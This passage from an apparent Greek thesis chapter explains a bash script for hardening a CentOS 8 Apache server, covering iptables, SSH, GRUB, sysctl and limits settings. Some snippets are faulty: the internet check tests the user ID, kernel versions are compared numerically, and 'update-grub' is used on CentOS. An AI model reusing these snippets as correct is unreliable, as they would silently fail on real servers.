yum autoremove -y
```

Όμοια δεν βάζουμε sudo μπροστά στην παραπάνω εντολή γιατί το script τρέχει ήδη σε sudo context.

Αν υπάρχουν διαθέσιμα πακέτα προς αφαίρεση, διαγράφονται επιτυχώς και αδειάζει παράλληλα χώρος από το δίσκο του Centos 8 λειτουργικού.

3.1.7 Έλεγχος για επανεκκίνηση στο τέλος της εκτέλεσης του script

Το bash script centos8-apache-hardening κατά την διάρκεια της εκτέλεσής του και πριν ξεκινήσει να εφαρμόζει τα security hardening configurations, κάνει εγκατάσταση αρκετά πακέτα που αναβαθμίζουν τόσο το ίδιο το Centos 8 λειτουργικό όσο και τον ίδιο τον apache web server. Μόλις τελειώσει η παραπάνω διαδικασία, στο τέλος πραγματοποιείται έλεγχος σε περίπτωση που χρειάζεται να γίνει επανεκκίνηση του Centos 8 λειτουργικού εξαιτίας της εγκατάστασης των παραπάνω πακέτων. Ο έλεγχος αυτός πραγματοποιείται με χρήση της παρακάτω συνάρτησης:

```
function check_for_restart()
{
        restart=`needs-restarting -r >/dev/null && echo $?`
        if [[ ${restart} -ne 0 ]]; then
                log_info "Reboot $HOSTNAME to install kernel or core libs."
        else
                LAST_KERNEL=$(rpm -q --last kernel | perl -pe 's/^kernel-(\S+).*/$1/' | head -1)
                CURRENT_KERNEL=$(uname -r)

                if [[ ${LAST_KERNEL} -ne ${CURRENT_KERNEL} ]]; then
                        log_info "Reboot $HOSTNAME to install kernel or core libs."
                else
                        log_info "No restart needed!"
                fi
        fi
}
```

Αν χρειαστεί να γίνει επανεκκίνηση, τότε θα εμφανίσει το script το παρακάτω ενημερωτικό μήνυμα στον διαχειριστή του συστήματος:

```
[info] Reboot $HOSTNAME to install kernel or core libs.
```

Αλλιώς, θα εμφανίζει το μήνυμα ότι δεν χρειάζεται να πραγματοποιηθεί η επανεκκίνηση και ότι μπορεί να συνεχίσει να είναι up and running ο web server.

3.1.8 Εμφάνιση χρόνου εκτέλεσης του script

Για να έχει ο διαχειριστής του συστήματος μια εικόνα για το χρονικό διάστημα που μπορεί να διαρκέσει το security hardening process, το bash script centos8-apache-hardening εμφανίζει στο τέλος της εκτέλεσής του το χρόνο που έκανε μέχρι να ολοκληρωθεί. Αυτό υλοποιείται με χρήση των παρακάτω:

```
START=$(date +%s)
```

Η παραπάνω εντολή εκτελείται κατευθείαν με το που ξεκινήσει ο διαχειριστής του Centos 8 συστήματος να εκτελεί το centos8-apache-hardening bash script και αποθηκεύει στην μεταβλητή START την τρέχουσα τιμή του timestamp. Στη συνέχεια το script εκτελεί όλες τις απαραίτητες ενέργειες προκειμένου να ολοκληρώσει το security hardening process και λίγο πριν ολοκληρωθεί το script και επιστρέψει ο έλεγχος του τερματικού στο bash, εκτελούνται οι παρακάτω εντολές:

```
END=$(date +%s)
DIFF=$(( $END - $START ))
secs=$DIFF
echo -n "The execution time is: "
printf '%dh:%dm:%ds\n' $(($secs/3600)) $(($secs%3600/60)) $(($secs%60))
```

Στην μεταβλητή END αποθηκεύεται ξανά η τρέχουσα τιμή του timestamp η οποία είναι μεγαλύτερη από την μεταβλητή START αφού εκτελέστηκε μεταγενέστερα, δηλαδή μετά την ολοκλήρωση του security hardening process. Υπολογίζεται στη συνέχεια η διαφορά και στο τέλος εκτυπώνεται στον χρήστη ο συνολικός χρόνος εκτέλεσης του script.

Ο χρόνος εκτέλεσης του script διαφέρει ανάλογα την υπολογιστική ισχύ της κάθε μηχανής. Για παράδειγμα σε ένα vagrant centos 8 VM με 2GB μνήμη RAM και 2 processors χρειάζεται για να ολοκληρωθεί το centos8-apache-hardening bash script περίπου 5:30 λεπτά.

3.2 Έλεγχο προαπαιτούμενων πριν την εκτέλεση

Παρακάτω περιγράφονται ορισμένοι έλεγχοι που πραγματοποιεί το bash script centos8-apache-hardening προκειμένου να μπορεί να κάνει apply τα security hardening configurations.

3.3.1 Σύνδεση στο Internet

Απαραίτητο συστατικό της security hardening διαδικασίας είναι η σύνδεση του Centos 8 περιβάλλοντος με το Internet. Ο λόγος που χρειαζόμαστε το Internet είναι για να κατεβάσει το script όλα τα απαραίτητα πακέτα προκειμένου να κάνει update το ίδιο το λειτουργικό αλλά και τον apache web server, να κατεβάσουμε τα απαραίτητα modules και hardening rules από το Internet και να τα κάνουμε εγκατάσταση στον apache web server προκειμένου να θωρακίσουμε τον server από επιθέσεις τύπου Slowloris.

Ο έλεγχος που κάνει το script για να διαπιστώσει αν το περιβάλλον που τρέχει έχει πρόσβαση στο Internet είναι ο εξής:

```
# test an internet connection
curl 1.1.1.1 2> /dev/null 1>&2
if [ ${UID} -ne 0 ]; then
        log_error "No internet connection found!"
        _exit
fi
```

Αν το παραπάνω curl δεν επιστρέψει επιτυχώς, τότε σημαίνει ότι δεν έχει πρόσβαση το Centos 8 περιβάλλον στο Internet και έτσι σταματάει η εκτέλεση του script σε εκείνο τον έλεγχο χωρίς να προχωρήσει στα security hardening βήματα.

3.3.2 Έκδοση Centos 8

Η έκδοση του λειτουργικού συστήματος, δηλαδή να είναι Centos 8, είναι πολύ σημαντικός παράγοντας προκειμένου το centos8-apache-hardening bash script να συνεχίσει να εφαρμόζει τα security apache hardening configuration του. Ο λόγος είναι ότι οι εντολές καθώς επίσης και τα installation directories από έκδοση σε έκδοση λειτουργικού αλλά και από διανομή σε διανομή διαφέρουν. Επομένως αν τυχόν centos8-apache-hardening bash script ξεκινήσει να τρέχει για παράδειγμα σε Ubuntu linux λειτουργικό, επειδή εκεί οι εντολές εγκατάσταση των security hardening modules καθώς επίσης και τα installation paths είναι διαφορετικά, το script κατά την διάρκεια της εκτέλεσής του θα «έσκαγε» με αποτέλεσμα να μην ολοκληρωθεί σωστά η apache security hardening διαδικασία. Επομένως ο έλεγχος για να εξασφαλίσουμε ότι το script centos8-apache-hardening τρέχει πάνω σε Centos 8 λειτουργικό είναι ο εξής:

```
if ! cat /etc/centos-release | grep 'CentOS' | grep '8' 2> /dev/null 1>&2; then
        log_error "Unsupported Linux distribution. Only CentOS 8 Supported"
        _exit
fi
```

3.3.3 Έκδοση Bash

Όμοια με την έκδοση του λειτουργικού συστήματος, ελέγχουμε και την έκδοση του bash την οποία θα τρέξει το script centos8-apache-hardening. Ο λόγος είναι γιατί κάθε λειτουργικό μπορεί να φέρει διαφορετική υλοποίηση bash με αποτέλεσμα να υπάρχουν «σκασίματα» σε εντολές που τρέχει το centos8-apache-hardening script για να εφαρμόσει τα security hardening configuration του. Έτσι η έκδοση καθώς επίσης και αν το τερματικό είναι σε bash ελέγχεται με το παρακάτω τρόπο:

```
if ! bash --version | grep -i 'bash' 2> /dev/null 1>&2; then
        log_error "Please install bash to continue.."
        _exit
fi
```

3.3.1 Ύπαρξη Systemctl

Η εντολή systemctl είναι ένα βοηθητικό πρόγραμμα του λειτουργικού το οποίο είναι υπεύθυνο για την εξέταση και τον έλεγχο του systemd συστήματος και του service manager. Είναι μια συλλογή από διαχειριστικές βιβλιοθήκες συστήματος οι οποίες είναι πολύ χρήσιμες για να διαχειρίζονται υπηρεσίες του web server. Παρέχει λεπτομερείς πληροφορίες για συγκεκριμένες systemd υπηρεσίες και άλλες που έχουν χρήση σε ολόκληρο τον web server [21].

Επομένως η ύπαρξη του systemctl είναι σημαντική και το centos8-apache-hardening bash script ελέγχει αν υπάρχει με τον παρακάτω τρόπο:

```
if ! [ -x "$(which systemctl)" ]; then
        log_error "systemctl required. Unsupported setup.."
        _exit
fi
```

3.3.2 Ύπαρξη IPTables

Τέλος το centos8-apache-hardening bash script ελέγχει αν υπάρχουν IPTables πριν την έναρξη της εφαρμογής των apache hardening configurations με τον παρακάτω τρόπο:

```
IPTABLES_CONFIG='/etc/sysconfig/iptables'
if ! test -f "$IPTABLES_CONFIG"; then
        log_error "$IPTABLES_CONFIG firewall config file not found."
        log_info "Is going to install iptables package, please wait..."
        systemctl stop firewalld
        systemctl disable firewalld
        install_packages $IPTABLES_PACKAGE
        systemctl enable iptables
        systemctl start iptables
        systemctl status iptables
        systemctl start firewalld
fi
```

Αν τυχόν το script δεν βρει σχετικά iptables configuration files, τότε σημαίνει ότι δεν υπάρχουν. Οπότε, κατεβάζει το firewall, κάνει εγκατάσταση τα κατάλληλα πακέτα στο Centos 8 περιβάλλον και στη συνέχεια ανεβάζει πάλι το firewall ενώ έχει ήδη ενεργοποιήσει και ξεκινήσει τα iptables τα οποία θα τα κάνει configure στη συνέχεια.

3.3 Επιπρόσθετη επαύξηση ασφάλειας σε Centos 8 Web Server

Το centos8-apache-hardening bash script, εκτός από την πραγματοποίηση της ασφάλειας του Apache server που υλοποιεί, (όπως περιγράφονται αναλυτικά στο Κεφάλαιο 1 και 2), υλοποιεί επίσης επιπρόσθετη ασφάλεια και στις παρακάτω περιοχές.

3.3.1 Iptables hardening

Η προστασία του Linux server είναι πολύ σημαντική κυρίως για την προστασία των δεδομένων μας, της πνευματικής ιδιοκτησίας μας από τα χέρια των κακόβουλων χρηστών (hackers).

Το firewall του Apache Centos 8 server ελέγχεται από ένα πρόγραμμα που ονομάζεται iptables το οποίο χειρίζεται το φιλτράρισμα για το IPv4 (αντίστοιχα το ip6tables χειρίζεται το φιλτράρισμα για το IPv6).

Παρακάτω επισυνάπτονται ενδεικτικά ορισμένα από τα iptables rules που υλοποιεί το bash script centos8-apache-hardening τα οποία μπορούν να φιλτράρουν σε υψηλό βαθμό την παράνομη κίνηση :

```
# Block a specific ip-address
BLOCK_THIS_IP="192.168.1.254"
iptables -A INPUT -s "$BLOCK_THIS_IP" -j DROP
# Allow ALL incoming SSH
iptables -A INPUT -i eth0 -p tcp --dport 22 -m state --state NEW,ESTABLISHED -j ACCEPT
iptables -A OUTPUT -o eth0 -p tcp --sport 22 -m state --state ESTABLISHED -j ACCEPT
# Allow incoming SSH only from a sepcific network
# EXTERNAL_NET=`ip -f inet a show eth0 | grep inet| awk '{print $2}'` # e.g. inet address of eht1 network 172.28.128.20/24
EXTERNAL_NET='192.168.1.0/24'
iptables -A INPUT -i eth0 -p tcp -s $EXTERNAL_NET --dport 22 -m state --state NEW,ESTABLISHED -j ACCEPT
iptables -A OUTPUT -o eth0 -p tcp --sport 22 -m state --state ESTABLISHED -j ACCEPT
# Allow incoming HTTP
iptables -A INPUT -i eth0 -p tcp --dport 80 -m state --state NEW,ESTABLISHED -j ACCEPT
iptables -A OUTPUT -o eth0 -p tcp --sport 80 -m state --state ESTABLISHED -j ACCEPT
# Allow incoming HTTPS
iptables -A INPUT -i eth0 -p tcp --dport 443 -m state --state NEW,ESTABLISHED -j ACCEPT
iptables -A OUTPUT -o eth0 -p tcp --sport 443 -m state --state ESTABLISHED -j ACCEPT
...
...
# Allow POP3 and POP3S
```

```
iptables -A INPUT -i eth0 -p tcp --dport 110 -m state --state NEW,ESTABLISHED -j ACCEPT
iptables -A OUTPUT -o eth0 -p tcp --sport 110 -m state --state ESTABLISHED -j ACCEPT
iptables -A INPUT -i eth0 -p tcp --dport 995 -m state --state NEW,ESTABLISHED -j ACCEPT
iptables -A OUTPUT -o eth0 -p tcp --sport 995 -m state --state ESTABLISHED -j ACCEPT
# Prevent DoS attack
iptables -A INPUT -p tcp --dport 80 -m limit --limit 25/minute --limit-burst 100 -j ACCEPT
```

Μετά την ολοκλήρωση των iptables, χρειάζεται να αποθηκευτούν και να γίνει επανεκκίνηση το iptables service με χρήση των παρακάτω εντολών:

```
service iptables save
iptables –nvL
systemctl restart iptables
iptables-restore < /etc/sysconfig/iptables
```

Να σημειωθεί ότι η πλήρη λίστα με τα iptables rules επισυνάπτεται μαζί με τον κώδικα του centos8-apache-hardening script στο Παράρτημα 1.

3.3.2 SSH hardening

Το OpenSSH (ή Secure SHell) έχει γίνει το de facto πρότυπο για απομακρυσμένη πρόσβαση το οποίο έχει αντικαταστήσει το πρωτόκολλο telnet. Το SSH έχει κάνει πρωτόκολλα όπως το telnet περιττό εξαιτίας του γεγονότος ότι η σύνδεση είναι κρυπτογραφημένη και οι κωδικοί πρόσβασης δεν στέλνονται πλέον σαν ένα απλό κείμενο για να το βλέπουν όλοι.

Παρόλα αυτά, η προεπιλεγμένη εγκατάσταση του SSH δεν είναι άριστη, και όταν τρέχεις έναν SSH server, υπάρχουν μερικά απλά βήματα που μπορούν να γίνουν για να αυξηθεί η ασφάλεια της εγκατάστασης δραματικά [18].

Το bash script centos8-apache-hardening script υλοποιεί μια λίστα με SSH hardening configurations η οποία βρίσκεται στο Παράρτημα 1. Παρακάτω επισυνάπτονται ορισμένα από αυτά τα SSH hardening configurations:

```
SSHD_CONFIG='/etc/ssh/sshd_config'
```

```
log_info "Changing ssh port from input."
SSH_PORT="22"
log_info "Configuring ssh port to ${SSH_PORT}."
set_parameter "Port" ${SSH_PORT} ${SSHD_CONFIG}
log_info "Enabling public key authentication."
set_parameter "PubkeyAuthentication" "yes" ${SSHD_CONFIG}
log_info "Disabling the authentication of throughtrusted hosts via the user."
set_parameter "HostbasedAuthentication" "no" ${SSHD_CONFIG}
set_parameter "RhostsRSAAuthentication" "no" ${SSHD_CONFIG}
…
…
log_info "Configuring protocol to version 2."
set_parameter "Protocol" "2" ${SSHD_CONFIG}
log_info "Configuring logging levels to verbose."
set_parameter "LogLevel" "VERBOSE" ${SSHD_CONFIG}
log_info "Disabling X11 forwarding."
set_parameter "X11Forwarding" "no" ${SSHD_CONFIG}
log_info "Disabling root logins."
set_parameter "PermitRootLogin" "no" ${SSHD_CONFIG}
log_info "Adding current user to ssh group."
groupadd ssh
usermod -a -G ssh ${CURRENT_USER}
log_info "Configuring SSH access only to
${DECORATION_BOLD_ON}\"ssh\"${DECORATION_BOLD_OFF} group."
set_parameter "AllowGroups" "ssh" ${SSHD_CONFIG}
```

3.3.3 Secure bootloader

Οι παράμετροι GRUB_TIMEOUT=0 και GRUB_HIDDEN_TIMEOUT=0 στο αρχείο /etc/default/grub δεν είναι ασφαλής επιλογή και είναι ποιο ασφαλές ο bootloader να ασφαλίζεται με κωδικό πρόσβασης [19]:

- **Αποκλεισμός πρόσβασης στο Single User Mode**: Αν ένας κακόβουλος χρήστης εκκινήσει το σύστημα σε αυτό το mode, τότε μπορεί να εισέλθει στο σύστημα χωρίς την εισαγωγή του κωδικού του root χρήστη.

- **Αποκλεισμός πρόσβασης στο GRUB 2 Console**: Αν χρησιμοποιείται το GRUB 2 ως bootloader σε ένα σύστημα, ο κακόβουλος χρήστης μπορεί να χρησιμοποιήσει την κονσόλα του για να αλλάξει ρυθμίσεις ή με χρήση της εντολής cat μπορεί να μαζέψει τις πληροφορίες που χρειάζεται.
- **Αποκλεισμός πρόσβασης σε μη ασφαλή λειτουργικό σύστημα**: Αν το σύστημα είναι dual boot, τότε ένας κακόβουλος χρήστης μπορεί να επιλέξει να εκκινήσει ένα από τα δυο λειτουργικά το οποία αγνοεί τα δικαιώματα των αρχείων και τους ελέγχους ασφαλείας του συστήματος αρχείων.

Για να ενεργοποιηθεί η χρήση του κωδικού πρόσβασης κατά την εκκίνηση, πρέπει να ενεργοποιηθεί ένας super user που να έχει πρόσβαση στις προστατευμένες εγγραφές. Συνίσταται ο super user ν είναι διαφορετικός από τους χρήστες του λειτουργικού συστήματος. Ακόμα μπορούν να οριστούν και απλοί χρήστες που θα έχουν πρόσβαση μόνο επιλογής. Για να δημιουργηθεί ένας κωδικός για τον super user, το bash script centos8-apache-hardening script εκτελεί την παρακάτω συνάρτηση:

```
function secure_bootloader()
{
        backup_file $DEFAULTGRUB
        backup_file $GRUB_40_CUSTOM
        if [ -n "$GRUB_PASSPHRASE" ]; then
                sed -i 's/^GRUB_CMDLINE_LINUX=.*/GRUB_CMDLINE_LINUX="--users $GRUB_SUPERUSER"/' "$DEFAULTGRUB"
                echo "set superusers=$GRUB_SUPERUSER" >> $GRUB_40_CUSTOM
                GRUB_PASS=$(expect_script "$1" | $EXPECT | sed -e "/^\r$/d" -e "/^$/d" -e "s/.* \(.*\)/\1/")
                echo "password_pbkdf2 $GRUB_SUPERUSER $GRUB_PASS" >> $GRUB_40_CUSTOM
                echo 'export superusers' >> $GRUB_40_CUSTOM
                log_info "Secure Bootloader finished successfully!"
        fi
}
```

3.3.4 Απενεργοποίηση αχρείαστων modules συστήματος

Είναι πάντα καλή πρακτική να απενεργοποιούνται τα modules που δεν χρησιμοποιούνται για λόγους ασφαλείας. Η απενεργοποίηση για παράδειγμα των modules που Apache που δεν χρησιμοποιούνται, το bash script centos8-apache-hardening προθέτει ένα σχόλιο '#' μπροστά από αυτά με χρήση των παρακάτω συναρτήσεων:

```
# Disable Unnecessary Modules
BASE_MODULES='/etc/httpd/conf.modules.d/00-base.conf'
comment_parameter "LoadModule info_module modules\/mod_info.so" $BASE_MODULES
comment_parameter "LoadModule userdir_module modules\/mod_userdir.so" $BASE_MODULES
```

Επίσης, το bash script απενεργοποιεί ορισμένα kernel modules με χρήση του παρακάτω script κώδικα:

```
# Disable unneeded kernel modules
MOD='bluetooth firewire-core net-pf-31 soundcore thunderbolt usb-midi usb-storage'
DISABLEMOD='/etc/modprobe.d/disablemod.conf'
log_info "Is going to disable unneeded kernel modules"
for disable in $MOD; do
        if ! grep -q "$disable" "$DISABLEMOD" 2> /dev/null; then
                echo "install $disable /bin/true" >> "$DISABLEMOD"
        fi
done
```

Η πλήρη λίστα με την απενεργοποίηση των modules βρίσκεται στο Παράρτημα 1.

3.3.5 Secure Mounts

Γενικά είναι καλή πρακτική να δημιουργούνται διαφορετικά partitions για τους φακέλους /boot, /, /home, /tmp και /var/tmp για τους παρακάτω λόγους [19]:

- /boot: Είναι το πρώτο partition που διαβάζει το λειτουργικό σύστημα κατά την εκκίνησή του. Εκεί αποθηκεύεται ο πυρήνας και ο bootloader οι οποίοι εκκινούν το λειτουργικό σύστημα το οποίο δεν πρέπει να είναι κρυπτογραφημένο γιατί αν γίνει μη διαθέσιμο για κάποιο λόγο (για

παράδειγμα επειδή είναι στο ίδιο partition με το κρυπτογραφημένο / και χαθεί το passphrase), τότε το σύστημα δεν θα μπορεί να εκκινήσει καθόλου. Επίσης είναι γενικά καλή πρακτική να είναι το /boot partition μόνο για ανάγνωση για να προστατεύονται τα κρίσιμα αρχεία του συστήματος από τυχόν τροποποίηση.

Αυτό επιτυγχάνεται από το αρχείο /etc/fstab με το παρακάτω

```
/boot   /boot   ext2    defaults,ro     1 2
```

Σε περίπτωση όμως που χρειαστεί μελλοντικά κάποιο update στον πυρήνα ή κάποιες ρυθμίσεις στον bootloader, θα πρέπει να προσαρτηθεί το δικαίωμα εγγραφής του παραπάνω partition.

- /home: Αν τα αρχεία των χρηστών βρίσκονται στο ίδιο partition με το /, τότε αν γεμίσει με αρχεία του χρήστη το /home θα έχει ως αποτέλεσμα να γίνει το σύστημα ασταθές. Ακόμα στην περίπτωση που γίνει κάποιο upgrade στο λειτουργικό σύστημα, αν είναι τα αρχεία του /home σε άλλο partition, είναι ευκολότερο να διατηρηθούν σε αυτό το partition γιατί δεν θα διαγραφούν κατά την εγκατάσταση της νέας έκδοσης του λειτουργικού.
- /tmp & /var/tmp: Χρησιμοποιούνται για προσωρινή αποθήκευση δεδομένων. Αν αυτοί οι φάκελοι βρίσκονται στο ίδιο partition με το / τότε επειδή γεμίζουν γρήγορα θα απορροφήσουν όλο το διαθέσιμο χώρο και θα καταστήσουν το σύστημα ασταθές. Οπότε είναι καλή πρακτική να βρίσκονται σε ξεχωριστό partition και επίσης να είναι απενεργοποιημένα τα δικαιώματα εκτέλεσης στο /tmp.
- /dev/shm: Μια ακόμα καλή πρακτική είναι η απενεργοποίηση των δικαιωμάτων εκτέλεσης στην διαμοιραζόμενη μνήμη (shared memory) και αυτό το επιτυγχάνει το bash script centos8-apache-hardening δημιουργώντας το αρχείο:

```
cat > /etc/systemd/system/tmp.mount <<EOF
# /etc/systemd/system/default.target.wants/tmp.mount -> ../tmp.mount

[Unit]
Description=Temporary Directory
Documentation=man:hier(7)
Before=local-fs.target
```

```
[Mount]
What=tmpfs
Where=/tmp
Type=tmpfs
Options=mode=1777,strictatime,nosuid,nodev
EOF
```

Και το παρακάτω symbolic link:

```
ln -s /etc/systemd/system/tmp.mount /etc/systemd/system/default.target.wants/tmp.mount
```

Την ίδια διαδικασία εφαρμόζει και για τους φακέλους /tmp και /var/tmp και στο τέλος γίνεται επανεκκίνηση του systemctl με χρήση της παρακάτω εντολής:

```
systemctl daemon-reload
```

3.3.6 Ασφάλεια διαφόρων sysctl παραμέτρων

Στη συνέχεια περιγράφονται ζητήματα ασφαλείας που αφορούν την δικτυακή πρόσβαση. Ποιο συγκεκριμένα το bash script centos8-apache-hardening εφαρμόζει τα παρακάτω:

- **Απενεργοποίηση Source Routing**: Το Source routing είναι ένας μηχανισμός του διαδικτύου που επιτρέπει σε ένα πακέτο να μεταφέρει μια λίστα διευθύνσεων IP η οποία ενημερώνει τον δρομολογητή για την διαδρομή που θα πρέπει να ακολουθήσει το πακέτο. Ακόμα υποστηρίζεται η επιλογή καταγραφής των IP (hops) που διασχίζει το πακέτο κατά τη διαδρομή του. Η λίστα των διασχισμένων IP, δηλαδή το «route record» παρέχει την διεύθυνση προορισμού και πληροφορίες για τη διαδρομή επιστροφής. Αυτό επιτρέπει στην αφετηρία (source) να καθορίζει τη διαδρομή που θα ακολουθήσει το πακέτο αγνοώντας τους πίνακες δρομολόγησης των ενδιάμεσων δρομολογητών. Αυτό επιτρέπει την αναδρομολόγηση της δικτυακής κίνησης από τους κακόβουλους χρήστες. Επομένως θα πρέπει αυτή η δυνατότητα να απενεργοποιείται. Η επιλογή accept_source_route καθορίζει τις δικτυακές διεπαφές (network interfaces) ώστε να δέχονται πακέτα με ενεργοποιημένη την παράμετρο Strict Source Route (SSR) ή Loose Source Routing (LSR). Η

παραμετροποίηση γίνεται μέσω του systctl και το bash script με χρήση της παρακάτω εντολής απορρίπτει τα πακέτα που έχουν ενεργοποιημένο το SSR ή LSR:

```
SYSCTL='/etc/sysctl.conf'
append_config "net.ipv4.conf.all.accept_source_route = 0" $SYSCTL
```

Ακόμα, θα πρέπει να απενεργοποιείται και το packet forwarding, όταν αυτό είναι εφικτό (αυτό πιθανό να έχει αντίκτυπο στο virtualization). Οι παρακάτω εντολές απενεργοποιούν το forwarding για IPv4 και IPv6 πακέτα σε όλες τις δικτυακές διεπαφές:

```
append_config "net.ipv4.conf.all.forwarding = 0" $SYSCTL
append_config "net.ipv6.conf.all.forwarding = 0" $SYSCTL
```

Επίσης η αποδοχή ICMP redirects έχει ελάχιστες χρήσιμες εφαρμογές. Γι' αυτό είναι μια καλή πρακτική η απενεργοποίησή τους. Το bash script με χρήση των παρακάτω εντολών απενεργοποιούν την αποδοχή για όλα τα ICMP redirects πακέτα σε όλες τις δικτυακές διεπαφές:

```
append_config "net.ipv4.conf.all.accept_redirects = 0" $SYSCTL
append_config "net.ipv6.conf.all.accept_redirects = 0" $SYSCTL
```

Η παρακάτω εντολή απενεργοποιεί την αποδοχή όλων των secure ICMP redirect πακέτων σε όλες τις δικτυακές διεπαφές:

```
append_config "net.ipv4.conf.all.secure_redirects = 0" $SYSCTL
```

Η παρακάτω εντολή απενεργοποιεί την αποστολή για όλα τα ICMP redirects πακέτα σε όλες τις δικτυακές διεπαφές:

```
append_config "net.ipv4.conf.all.send_redirects = 0" $SYSCTL
```

- **Απενεργοποίηση του Reverse Path Forwarding**: Το Reverse Path Forwarding χρησιμοποιείται για να αποτρέψει πακέτα τα οποία εισήλθαν από μια δικτυακή διεπαφή (interface) για να εξέλθουν μέσω μιας άλλης. Η κατάσταση κατά την οποία οι δρομολογήσεις εισόδου – εξόδου (incoming – outgoing routes) είναι διαφορετικές, καλείται ασύμμετρη δρομολόγηση (asymmetric routing). Οι δρομολογητές συχνά χρησιμοποιούν αυτό τον τύπο δρομολόγησης, αλλά οι περισσότεροι υπολογιστές συνήθως δεν χρειάζεται να το κάνουν. Περιπτώσεις στις οποίες μπορεί να χρησιμοποιείται αυτός ο τρόπος δρομολόγησης είναι σε εφαρμογές οι οποίες στέλνουν δικτυακή

κίνηση από μια δικτυακή συσκευή και δέχονται κίνηση από μια άλλη, η οποία επικοινωνεί με διαφορετικό service provider. Παραδείγματα τέτοιων περιπτώσεων είναι οι συνδυασμοί DSL με leased lines ή δορυφορικές συνδέσεις με 3G. Αν αυτό το σενάριο δεν ανταποκρίνεται στην πραγματικότητα, όσον αφορά μια υποδομή, τότε η ενεργοποίηση του reverse path forwarding στη δικτυακή διεπαφή εισόδου είναι απαραίτητη. Εν ολίγοις πρέπει να ενεργοποιείται, εκτός αν γνωρίζουμε ότι αυτή η λειτουργία δεν είναι απαραίτητη, γιατί αποτρέπει τους χρήστες να πλαστογραφούν διευθύνσεις από διάφορα υποδίκτυα (IP spoofing) και μειώνει την πιθανότητα DDoS επιθέσεων.

Το Reverse Path Forwarding ενεργοποιείται με χρήση της παραμέτρου rp_filter. Το sysctl μπορεί να χρησιμοποιηθεί για να αλλάξει τις ρυθμίσεις αυτές προσωρινά, ενώ η μόνιμη αλλαγή αποθηκεύεται με την εγγραφή στο αρχείο /etc/sysctl.conf. Η παράμετρος rp_filter ορίζεται από το bash script centos8-apache-hardening με τις παρακάτω εντολές:

```
append_config "net.ipv4.conf.all.rp_filter = 1" $SYSCTL
append_config "net.ipv4.conf.default.rp_filter= 1" $SYSCTL
```

Να σημειωθεί εδώ ότι μπορεί αντί για 1 να οριστούν οι παρακάτω τιμές με τις αντίστοιχες σημασίες τους:

- 0 – No source validation
- 1 – Strict mode
- 2 – Loose mode

- **Απενεργοποίηση του Zeroconf Networking**: Το Zeroconf καθορίζει την διεύθυνση την οποία θα λάβει ο υπολογιστής εφόσον δεν καταφέρει να λάβει μια μέσω του DHCP. Σε αυτή την περίπτωση, η διεπαφή θα λάβει μια διεύθυνση στο υποδίκτυο: 169.254.0.0. Η απενεργοποίηση αυτής της λειτουργίας πραγματοποιείται με χρήση της παρακάτω εντολής:

```
yum remove avahi-autoipd
```

- **Αγνόηση πακέτων ICMP, Broadcast Request και Martian Packets**:

  Το bash script centos8-apache-hardening προσθέτει στο αρχείο /etc/sysctl.conf τις παρακάτω εγγραφές για να δώσει οδηγία στο λειτουργικό ώστε να αγνοεί τα ping ή broadcast requests:

  - Αγνόηση ICMP request:

```
append_config "net.ipv4.icmp_echo_ignore_all = 1" $SYSCTL
```

- Αγνόηση Broadcast request:

```
append_config "net.ipv4.icmp_echo_ignore_broadcasts = 1" $SYSCTL
```

- Καταγραφή πακέτων από μη ορθές ή μη αναμενόμενες διευθύνσεις (Martian Packets – Un-routable Source Addresses):

```
append_config "net.ipv4.conf.all.log_martians = 1" $SYSCTL
```

- **Απενεργοποίηση πρωτοκόλλου IPv6**: Μια καλή πρακτική είναι η απενεργοποίηση του πρωτοκόλλου IPv6 αν δεν χρησιμοποιείται καθώς οι περισσότερες υπηρεσίες εκτός DMZ δεν το χρησιμοποιούν και συνήθως είναι ελλιπής ο έλεγχος του μέσω των τειχών προστασίας. Το bash script με χρήση των παρακάτω εντολών απενεργοποιεί το IPv6 μέσω sysctl για όλες τις επαφές στο αρχείο /etc/sysctl.conf:

```
append_config "net.ipv6.conf.all.disable_ipv6 = 1" $SYSCTL
append_config "net.ipv6.conf.default.disable_ipv6 = 1" $SYSCTL
append_config "net.ipv6.conf.lo.disable_ipv6 = 1" $SYSCTL
```

Ακόμα μπορούμε να απενεργοποιήσουμε το IPv6 εισάγοντας στο αρχείο /etc/modprobe.d/disablenet.conf την επιλογή:

```
ipv6 disable=1
```

και στον πυρήνα του λειτουργικού προσθέτοντας στο αρχείο /etc/default/grub την τιμή ipv6.disable=1 στην γραμμή που καθορίζει τις παραμέτρους φόρτωσης πυρήνα GRUB_CMDLINE_LINUX_DEFAULT. Συγκεκριμένα αυτό υλοποιείται από το bash script με χρήση της παρακάτω εντολής:

```
sed -i 's/^GRUB_CMDLINE_LINUX=.*/GRUB_CMDLINE_LINUX="ipv6.disable=1"/' "$DEFAULTGRUB"
```

Τέλος ενημερώνουμε το grub με τις αλλαγές με χρήση της εντολής:

```
sudo update-grub
```

- **Απενεργοποίηση του RPC IPv6**: Οι υπηρεσίες RPC, όπως το NFS, επιχειρούν να εκκινήσουν χρησιμοποιώντας το IPv6 ακόμα και αν αυτό είναι απενεργοποιημένο στο αρχείο: /etc/modprobe.d. Για να εμποδίσουμε αυτή την

συμπεριφορά, το bash script βάζει σε σχόλιο ‘#’ τις παρακάτω γραμμές στο αρχείο /etc/netconfig:

```
#udp6  tpi_clts      v     inet6    udp      - -
#tcp6  tpi_cots_ord  v     inet6    tcp      - -
```

3.3.7 Ρύθμιση ορίων ασφαλείας χρηστών

Η ρύθμιση των ορίων ασφαλείας είναι γενικά μια καλή πρακτική όσον αφορά την πρόσβαση των χρηστών στους παραγωγικούς web servers. Τα όρια αυτά περιλαμβάνουν μέγιστο αριθμό ταυτόχρονων sessions (max-logins), μέγιστο πλήθος εκτελούμενων διεργασιών, μέγεθος αρχείου coredump κ.α. Για την ρύθμιση αυτών των ορίων το bash script centos8-apache-hardening εκτελεί τις παρακάτω εντολές:

```
LIMITSCONF='/etc/security/limits.conf'
sed -i 's/^# End of file*//' "$LIMITSCONF"
append_config "* hard maxlogins 10" $LIMITSCONF
append_config "* hard core 0" $LIMITSCONF
append_config "* soft nproc 100" $LIMITSCONF
append_config "* hard nproc 150" $LIMITSCONF
append_config "# End of file" $LIMITSCONF
```

3.3.8 Διαγραφή suid bits

